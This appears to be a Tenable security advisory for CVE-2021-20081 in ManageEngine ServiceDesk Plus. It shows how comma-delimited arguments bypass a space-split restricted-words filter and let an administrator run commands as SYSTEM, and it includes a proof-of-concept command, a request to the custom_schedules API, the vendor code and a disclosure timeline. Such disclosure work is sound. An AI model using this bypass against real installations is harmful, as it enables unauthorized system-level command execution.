tenable

ManageEngine ServiceDesk Plus Authenticated RCE

High

← View More Research Advisories

Synopsis


The list of restricted script words is not sufficient to prevent malicious code execution in a custom scheduled script. A remote attacker with administrator privileges may delimit arguments with the comma (",") character to execute scripts containing restricted words (e.g. "echo") and ultimately execute arbitrary commands with SYSTEM privileges.

The custom schedules page allows an administrator to create an action to be performed at a specified start time and repeated at a specified interval as desired. An "executor" can be specified such that a "Script" command would be launched. An example is listed in the user interface: "cmd /c CreateJiraTicket.bat". The developer has clearly made the decision to implement functionality that allows arbitrary shell command execution. However, the developer has also applied input sanitization to try to restrict the types of commands allowed.

Specifically, C:\Program Files\ManageEngine\ServiceDesk\conf\Asset\servicedesk.xml contains a "Script Restricted words" GlobalConfig element designed to restrict words allowed in the command. See below.

```
<GlobalConfig globalconfigid="GlobalConfig:globalconfigid:2600" category="Execute_Script" parameter="Restricted_Words" paramvalue="outfile,Out-File,write,echo,OpenTextFile,move
```

This functionality is enforced when a POST request is made to /api/v3/custom_schedules. For example, if the executor field is filled with 'echo "test" > C:\\test.txt' (not including the single quotes), a response message is returned indicating that "Restricted words [echo] are not allowed".




```
{"response_status":{"messages":[{"message":"Restricted words [echo] are not allowed"},{"type":"failed","message":"Error when processing request.","status_code":"4004"}],"status"
```

However, during input validation, when script commands are inspected to see if they contain any restricted words, the command is split into "words" (arguments) with the assumption that arguments are delimited by a space (" "). See the below code snippet with the containsScriptRestrictedWords() method:

com.adventnet.servicedesk.utils.ServiceDeskUtil.java:

```
public String[] getScriptRestrictedWords() throws Exception {
        String restrictedWords = GlobalConfigUtil.getInstance().getGlobalConfigValue("Restricted_Words", "Execute_Script");
        return restrictedWords.split(",");
    }

public Set containsScriptRestrictedWords(String input) throws Exception {
        HashSet<String> input_words = new HashSet<String>();
        input_words.addAll(Arrays.asList(input.split(" ")));
        input_words.retainAll(Arrays.asList(this.getScriptRestrictedWords()));
        return input_words;
    }
```

This is insufficient because arguments can be delimited with other characters (e.g. comma, semicolon). For example, these commands are equivalent:

```
c:\>echo "Hello World"
"Hello World"

c:\>echo,"Hello World"
"Hello World"

c:\>echo;"Hello World"
"Hello World"
```

Proof of Concept:

Create a new custom schedule, to be executed a few minutes in the future. In the Executor field, enter the following command:

```
cmd /c "echo,testing > C:\\test.txt"
```

```
Content-Length: 521
Accept: */*
X-ZCSRF-TOKEN: sdpcsrfparam=cbd6ca21e9dcb7a314cac17c678ae2791c42cd1e8620d42b0ec9bd1b02ca99a4e50986554cdb6a6be2d2804be0d723c32613143caebfe500a286190aafe99844
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://172.26.31.177:8080
Referer: http://172.26.31.177:8080/app
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PORTALID=1; memarketing-_zldp=Mltw9Iqq5RTcm0DrX%2BJD4x3cGRdqd79cCYEQ%2FR9BH0HhR5L%2BRa9aWbijv%2FDqFLexJDEB3Y1zdu0%3D; memarketing-_zldt=6a712f22-6b5a-4181-983c-231ea0c79
Connection: close

INPUT_DATA=%7B%22custom_schedules%22%3A%7B%22is_enabled%22%3Atrue%2C%22description%22%3A%22%22%2C%22executor_type%22%3A%22script%22%2C%22is_periodic%22%3Afalse%2C%22interval_typ
```

Of course, token and session identifier values are unique to this session.

The resulting response will appear as such:

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-XSS-Protection: 1;mode=block
Pragma: no-cache
Cache-Control: private,no-cache,no-store,max-age=0,must-revalidate
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: application/json;charset=UTF-8
Content-Length: 693
Date: Tue, 23 Feb 2021 13:47:40 GMT
Connection: close
Server: -

{"response_status":{"messages":[{"type":"success","message":"Custom Schedule Added","status_code":"200"}],"status":"success"},"custom_schedules":{"created_time":{"display_value"
```

Verify that C:\\test.txt was created, and it contains the word 'testing'.

```
c:\>type C:\\test.txt
testing
```

Using a tool like Sysinternals Process Monitor, you can see that process was launched by SYSTEM.

Time ...	Process Name	PID	Operation	Path	Result	Detail	Command Line	User
2:52:0...	cmd.exe	3508	Process Start		SUCCESS	Parent PID: 184, C...	cmd /c "echo.testing > C:\\test.txt"	NT AUTHORITY\SYSTEM

Solution

Upgrade to 11205

Additional References

https://www.manageengine.com/products/service-desk/on-premises/readme.html#11205
https://www.tenable.com/security/research/tra-2021-11
https://github.com/tenable/poc/blob/master/manageengine/manageengine_sdp_unauth_stored_xss_rce_windows.py

Disclosure Timeline

03/17/2021 - Tenable reports bugs via ZoHo bug bounty portal. 90-day date is June 15, 2021.
03/18/2021 - Zoho is investigating the RCE. They'll get back to me soon.
03/24/2021 - Tenable asks for an update.
03/24/2021 - Zoho is working on it. They will get back to me soon with an update.
04/07/2021 - Tenable asks for updates.
04/21/2021 - Tenable asks for an update.
05/04/2021 - Tenable asks for an update.
05/18/2021 - Tenable asks for an update.
05/18/2021 - Zoho says, "Sorry for the delay. We're still working on this report. We'll get back to you soon with the next update."
06/07/2021 - Tenable asks for an update.
06/09/2021 - Tenable notices patch was posted.

Risk Information

CVE ID: CVE-2021-20081

CVSSv3 Vector: CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
Additional Keywords : SD-93708
Affected Products: ManageEngine ServiceDesk Plus before build 11205 on Windows
Risk Factor: High

Advisory Timeline

06/09/2021 - Advisory published.